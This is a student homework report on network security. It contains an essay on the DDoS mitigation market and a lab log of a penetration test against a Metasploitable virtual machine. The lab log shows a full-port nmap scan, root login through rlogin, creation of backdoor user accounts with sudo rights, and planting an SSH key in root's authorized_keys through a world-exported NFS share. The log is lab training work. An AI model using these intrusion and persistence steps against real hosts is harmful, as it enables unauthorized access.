

A7011E Homework 5

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1. DoS market

A denial-of-service (DoS) attack makes unavailable the access to information systems, devices, or other network resources for the legitimate users due to the actions of a malicious entity. It is defined as Distribute DoS attack if multiple compromised computer systems are used as sources of attack, such as a botnet. Recent years have been signed by the introduction in our lives of an elevated number of IoT devices. During the past years, several advancements have been accomplished in the field of IoT, but security issues have been a major concern. In fact, since they are built on top of the internet, IoT devices are extremely vulnerable to malicious attacks. Due to their vulnerabilities and huge availability of devices, they have been exploited and used as part of botnets in order to perform DDoS attacks. Moreover, they represent also an easy target for DoS attacks, also due to their constrained resources [3].

In September 2016, for example, a malware called Mirai infected smart devices that run on ARC processors exploiting their weak credentials and used them to perform a DDoS attack on the website of a well-known security expert [6]. The code of the malware has been released and new malwares has been developed and used to perform DDoS attacks able to take down domain registration services provider such as Dyn. As described in [7], the volume sizes of the different DDoS attacks during the past years is exponentially increased.

In order to mitigate these kind of attacks, security measures must be taken at different layer. An important step for DDoS prevention is the detection of the attack. There are two different techniques, classified as:

- Misuse-based detection, where known attack signatures and system vulnerabilities are encoded and stored them in a database.
- Anomaly based detection, where a normal profiles of system states or user behaviors is created.

When a signature matches with actual activities or if there is a significant deviation from the profile created, an alarm is generated. This detection techniques are usually implemented in a IDS system. Signature based detection works only with known DDoS attacks while to create a profile for anomaly-based detection is difficult [9].

Another important phase is the attack prevention. In order to prevent DDoS attacks, some of the defense techniques are:

- apply filters: some filtering techniques are ingress filtering, by allowing to enter the network only the traffic which matches with a predefined range of domain prefix of the network and discarding the one that does not match with the prefix. Another technique is egress filtering, by filtering the outgoing traffic. Route-based distributed packet filtering (DPF) in order to check if a packet arriving at a router is valid with respect to its inscribed source/destination addresses, uses its routing information.
- Secure overlay: where packet is assumed to be genuine only if it comes from a legitimate server.
- Honeypots: impersonate a legitimate network in order to trick the attacker. While the honeypot gets attacked, the actual system stays safe and the attack can be analyzed in order to prevent future similar attacks or from the same attacker.

- Load balancing: trying to balance the loads of different systems. This can be achieved by replicating the data centers and servers, in order to avoid to have a single point of failure.
- Prevention based on awareness: apply basic preventive routines in the systems of the owner would help for DDoS prevention. In fact, some routines such as weak passwords were exploited by Mirai.

Moreover, DDoS attacks impact also the ISP networks, since all the malicious traffic traverses the ISP network, potentially congesting the links within network, while reaching the target of the attack [12], highlighting the importance of a collaboration between customers and their ISP.

During the past years, organization deployed different types of protections. *on premise* solutions has been the first to be implemented in order to mitigate DDoS attacks. It usually takes place at the perimeter of the company network, immediately behind the gateway to Internet. Applying specific hardware inside the organization's network will add a minimal amount of latency even while mitigation is actively taking place. This because the traffic is not redirected to 3rd party providers to analyze it, instead, everything happens inside the network. Another advantage of having premised based DDoS devices is having your own device in the infrastructure, allowing maximum control. An example is the *Inline DDoS Protection* offered by HostDime, a premium hardware-based DDoS monitoring and mitigation system [5]. For this service, a monthly subscription cost from 75\$ to 300\$ depending on the size of the attack to mitigate (1Gbps to 5 Gbps respectively) with excesses costing 0.50\$ per Mbps. The same costs apply for on demand DDoS monitoring for 48 hours. Also Neustar offers an on-premise solution, offering hardware with capacity ranging from 500 Mbps of inspected throughput to 10 Gbps built to protect from layer 4–7 attacks and backed by the 24/7 expertise of the Neustar Security Operations Center [8]. Due to dedicated equipment, premise-based DDoS protection usually require a dedicated team to manage the devices and additional costs in terms of networking, power and cooling. Premise-based equipment usually requires dedicated staff to manage the devices, in addition to utilities overhead such as power, networking, and cooling.

As described in [1], the size of the attacks increased drastically in the last decade. In 2015, BBC has been a target for an attack which reached more than 600 Gbps, while in 2018 GitHub reached 1.35 TB of attack traffic. as we can see, on-premise solution become limited in therms of bandwidth or really expensive. In order to reduce the costs, cloud solution are provided. Cloud solution allow the organizations to remove the costs related to these devices. CloudFlare offers anti DDoS solutions starting from 20 \$ /month for a Pro plan, to 200 \$ /month for a business plan, in order to protect the websites of the organizations. In fact, the traffic to the website is redirected through the CloudFlare network which analyze it and filter it in order to mitigate DDoS attacks [4]. Another cloud alternative comes from Amazon, AWS Shield, which offers protection against DDoS attacks to websites hosted by Amazon. A standard DDoS protection is included for the AWS customers, but limited by the bandwidth of Amazon instance and it remains necessary to pay the extra traffic to this instance. An Advanced solution which mitigates this and offers more protection and features comes instead for a minimum of 3000 \$ per month for at least one year [2].

In recent year, Hybrid DDoS mitigation solution has been deployed, where the organizations use anti-DDoS devices in their network and, in case of attack or high load traffic they redirect it to the service provider's networks where it get scanned and the malicious traffic filtered out. This allows the organization to have a multivector DDoS attack mitigation at Application, Network and transport layer, protecting also from volumetric attacks. This will increase the latency in peacetime, but will be able to mitigate volumetric DDoS attacks. Hybrid DDoS defense reduces the expenses of using cloud scrubbing alone. In fact, as we have seen before, cloud services usually charge based on the total amount of traffic diverted, paying then not only for the legitimate traffic, but also for the massive volumes of attack traffic. Hybrid solutions use the cloud services only when the always-on on-premise solution is overwhelmed. Hybrid solutions are offered for example by Radware [10], offering multi layered DDoS protection on the network including SSL-based DDoS attacks [11] , automatically generate protection for zero-day and unknown DDoS attacks in real-time, a cloud security network able to scales to over 5 Tbps of bandwidth.

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3. Have you successfully completed Lab assignment (4)

Figure 1:

The screenshot shows a Linux desktop environment with a terminal window titled "Terminal - Itu@debian: ~". The window displays the contents of the file "/etc/sysctl.conf". The file contains several configuration options for network security, including settings for Spoof protection, SYN cookies, and packet forwarding. The terminal window has a standard nano editor interface with a menu bar, toolbar, and status bar at the bottom.

```
# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1


# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfiguration
# based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1

#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
```

Figure 2:




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window is titled "Terminal -" and has "root" in the title bar. The window shows a command-line session where the user is configuring iptables rules. The session starts with network statistics for the loopback interface, followed by several attempts to add iptables rules, some of which fail due to syntax errors. The user then adds rules for POSTROUTING and FORWARD chains, saves the configuration, and edits the configuration file again.

```
loop txqueuelen 1000 (Local Loopback)
RX packets 16 bytes 876 (876.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 876 (876.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@debian:~# iptables -A INPUT -i lo -j ACCEPT
root@debian:~# iptables -A INPUT -i enp0s8-j ACCEPT
Bad argument `ACCEPT'
Try `iptables -h' or `iptables --help' for more information.
root@debian:~# iptables -A INPUT -i enp0s8 -j ACCEPT
root@debian:~# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEP
T
root@debian:~# iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE
root@debian:~# iptables -A FORWARD -i enp0s3 -o enp0s8 -m state --state RELATED,ESTABLISHED -j ACCEPT
root@debian:~# sudo sh -c "iptables-save > /etc/iptabes.conf"
sh: 1: "iptables-save: not found
root@debian:~# sudo sh -c "iptables-save > /etc/iptabes.conf"
> ^C
root@debian:~# sudo sh -c "iptables-save > /etc/iptabes.conf"
root@debian:~# nano /etc/iptabes.conf
root@debian:~# █
```

Figure 3:



The screenshot shows a terminal window titled "user@kali:~". The terminal displays two commands: "ifconfig" and "ping google.com".


```
(user㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.205 netmask 255.255.255.0 broadcast 10.0.0.255
        inet6 fe80::a00:27ff:fedd:3ce5 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:dd:3c:e5 txqueuelen 1000 (Ethernet)
                RX packets 13 bytes 2412 (2.3 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 18 bytes 2120 (2.0 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 16 bytes 796 (796.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 16 bytes 796 (796.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(user㉿kali)-[~]
$ ping google.com
PING google.com (142.250.74.14) 56(84) bytes of data.
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=1 ttl=109
time=17.2 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=2 ttl=109
time=16.1 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=3 ttl=109
time=16.1 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=4 ttl=109
time=16.4 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=5 ttl=109
time=16.4 ms
^X^C
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4041ms
rtt min/avg/max/mdev = 16.078/16.458/17.243/0.416 ms

(user㉿kali)-[~]
$
```

Figure 4: port scanning with nmap



The screenshot shows a terminal window titled "user@kali: ~" running on a Kali Linux desktop environment. The window contains the output of an Nmap port scan against the IP address 10.0.0.201. The scan results show numerous open ports, primarily on TCP, including common services like FTP, SSH, Telnet, SMTP, HTTP, and various database and application ports. The output is as follows:

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^X^C
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4041ms
rtt min/avg/max/mdev = 16.078/16.458/17.243/0.416 ms

└──(user㉿kali)-[~]
$ nmap -p0-65535 10.0.0.201
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-04 11:27 EST
Nmap scan report for 10.0.0.201
Host is up (0.076s latency).
Not shown: 65508 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
41370/tcp open  unknown
44961/tcp open  unknown
49148/tcp open  unknown
58056/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 33.82 seconds
```

Figure 5:

```

File Actions Edit View Help
Jan 4 14:09:01 metasploitable CRON[22917]: pam_unix(cron:session): session opened for user root by (
uid=0)
Jan 4 14:09:05 metasploitable CRON[22917]: pam_unix(cron:session): session closed for user root
Jan 4 14:17:01 metasploitable CRON[22947]: pam_unix(cron:session): session opened for user root by (
uid=0)
Jan 4 14:17:01 metasploitable CRON[22947]: pam_unix(cron:session): session closed for user root
Jan 4 14:39:02 metasploitable CRON[22996]: pam_unix(cron:session): session opened for user root by (
uid=0)
Jan 4 14:39:05 metasploitable CRON[22996]: pam_unix(cron:session): session closed for user root
Jan 4 15:02:01 metasploitable CRON[23053]: pam_unix(cron:session): session opened for user root by (
uid=0)
Jan 4 15:02:03 metasploitable CRON[23053]: pam_unix(cron:session): session closed for user root
Jan 4 15:09:01 metasploitable CRON[23075]: pam_unix(cron:session): session opened for user root by (201
uid=0)
Jan 4 15:09:04 metasploitable CRON[23075]: pam_unix(cron:session): session closed for user root
Jan 4 15:17:01 metasploitable CRON[23105]: pam_unix(cron:session): session opened for user root by (
uid=0)
Jan 4 15:17:02 metasploitable CRON[23105]: pam_unix(cron:session): session closed for user root
Jan 4 15:26:51 metasploitable rlogind[23126]: pam_rhosts_auth(rlogin:auth): user root has a '+' user
entry
Jan 4 15:26:51 metasploitable rlogind[23126]: pam_rhosts_auth(rlogin:auth): allowed to root@10.0.0.2
05 as root
Jan 4 15:26:51 metasploitable login[23127]: pam_unix(login:session): session opened for user root by
(uid=0)
Jan 4 15:26:52 metasploitable login[23128]: ROOT LOGIN on 'pts/1' from '10.0.0.205'
Jan 4 15:27:14 metasploitable login[22716]: pam_unix(login:session): session closed for user hacker2
020
Jan 4 15:27:23 metasploitable login[23127]: pam_unix(login:session): session closed for user root
Jan 4 15:27:25 metasploitable rlogind[23150]: pam_securetty(rlogin:auth): access denied: tty 'pts/0'
is not secure !
Jan 4 15:27:25 metasploitable rlogind[23150]: pam_rhosts_auth(rlogin:auth): user root has a '+' user
entry
Jan 4 15:27:25 metasploitable rlogind[23150]: pam_rhosts_auth(rlogin:auth): allowed to root@10.0.0.2
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Jan 4 15:27:55 metasploitable rlogind[23151]: pam_rhosts_auth(rlogin:auth): user root has a '+' user
entry
Jan 4 15:27:55 metasploitable rlogind[23151]: pam_rhosts_auth(rlogin:auth): allowed to root@10.0.0.2
05 as root
Jan 4 15:27:56 metasploitable login[23152]: pam_unix(login:session): session opened for user root by
(uid=0)
Jan 4 15:27:56 metasploitable login[23153]: ROOT LOGIN on 'pts/1' from '10.0.0.205'
Jan 4 15:28:18 metasploitable useradd[23165]: new group: name=hack2020, GID=1004
Jan 4 15:28:18 metasploitable useradd[23165]: new user: name=hack2020, UID=1004, GID=1004, home=/hom
e/hack2020, shell=/bin/sh
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# useradd hack2020
[ return to 10.0.0.201 ]

```

2.1.2 High 6200/tcp

Figure 6: create a new user and add to sudo group

```
root@metasploitable:~# adduser hack2021
Adding user `hack2021' ...
Adding new group `hack2021' (1005) ...
Adding new user `hack2021' (1005) with group `hack2021' ...
Creating home directory `/home/hack2021' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
Sorry, passwords do not match
passwd: Authentication information cannot be recovered
passwd: password unchanged

Try again? [Y/n] Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for hack2021
Enter the new value, or press ENTER for the default
    Full Name []: hack2021
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
root@metasploitable:~# adduser hack2021
adduser: The user `hack2021' already exists.
root@metasploitable:~# adduser hack2021 sudo
Adding user `hack2021' to group `sudo' ...
Adding user hack2021 to group sudo
Done.
root@metasploitable:~# exit
logout
rlogin: connection closed.

└──(user㉿kali)-[~]
$ ssh hack2021@10.0.0.201
The authenticity of host '10.0.0.201 (10.0.0.201)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCI0LuVscegPXLQ0suPs+E9d/rrJB84rk. Pa
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.201' (RSA) to the list of known hosts.
hack2021@10.0.0.201's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
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2.1.2 High

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

Figure 7:

```
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To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
hack2021@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ab:e8:f7
          inet addr:10.0.0.201  Bcast:10.0.0.255  Mask:255.255.255.0
              inet6 addr: fe80::a00:27ff:feab:e8f7/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:303927 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:303186 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:42134047 (40.1 MB)  TX bytes:65863153 (62.8 MB)
                  Base address:0xd010 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:7988 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:7988 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:3190317 (3.0 MB)  TX bytes:3190317 (3.0 MB)

hack2021@metasploitable:~$ exit
logout
Connection to 10.0.0.201 closed.

└──(user㉿kali)-[~]
    $ sudo apt install rpcbind nfs-common
    Reading package lists... Done
    Building dependency tree...
    Reading state information... Done
    nfs-common is already the newest version (1:1.3.4-4).
    rpcbind is already the newest version (1.2.5-9).
    rpcbind set to manually installed.
    The following packages were automatically installed and are no longer required:
      libpython3.8-dev libxml-dom-perl libxml-perl libxml-regexp-perl python3.8-dev
    Use 'sudo apt autoremove' to remove them.
    0 upgraded, 0 newly installed, 0 to remove and 807 not upgraded.

└──(user㉿kali)-[~]
    $ sudo showmount -e 10.0.0.201
    Export list for 10.0.0.201:
    / *
```

Figure 8:

The screenshot shows a Kali Linux terminal window with two panes. The left pane displays a terminal session where the user is performing a penetration test against a Metasploitable host. The user runs `showmount -e 10.0.0.201` to list exports, generates an RSA key pair with `ssh-keygen`, and mounts an NFS share at `/tmp/target` with `mount -t nfs -o noblock 10.0.0.201:/tmp/target`. Once mounted, the user lists the contents of `/tmp/target` with `ls /tmp/target`.

The right pane shows a 'Vulnerability Detection Result' window. It includes sections for 'Impact', 'Attacker', 'Success', 'Solution', and 'Solution A whole'. The 'Impact' section notes that the programs included with the Ubuntu system are free software. The 'Success' section indicates a successful exploit. The 'Solution' sections provide links to documentation and a warning about warranty. The 'Solution A whole' section contains a large amount of text about the Ubuntu distribution.

Figure 9: Create ssh key and copy it in the authorized keys folder

```
└──(root💀 kali)-[~] 10
  └──# ssh-keygen [tcp] 12
    Generating public/private rsa key pair.
    Enter file in which to save the key (/root/.ssh/id_rsa):
    Created directory '/root/.ssh'.
    Enter passphrase (empty for no passphrase):
    Enter same passphrase again:
    Your identification has been saved in /root/.ssh/id_rsa
    Your public key has been saved in /root/.ssh/id_rsa.pub
    The key fingerprint is:
    SHA256:ybsBUPru+WjFZPwT7MMg/VuTmsnBB1sf7F4QkV0g/1k root@kali
    The key's randomart image is:
    +---[RSA 3072]----+
    |          . o=0   |
    |     . w 22/0 . . |
    |     o o . ... E |
    |     o .. * . + . o |
    |     o=SB = + + . |
    |     . .o @ = o . |
    |     ..o. @ o . |
    |     ..o o* . |
    |     .+.o |
    +---[SHA256]----+
    [ return to 10.0.

    └──(root💀 kali)-[~]
      └──# cat ~/.ssh/id_rsa.pub >> /tmp/target/root/.ssh/authorized_keys

    └──(root💀 kali)-[~]
      └──# umount /tmp/target
      umount.nfs: /tmp/target: device is busy

    └──(root💀 kali)-[~]
      └──#
```

2.1.2 High

Figure 10: accessing as root since my key is saved in the target's authorized keys

```

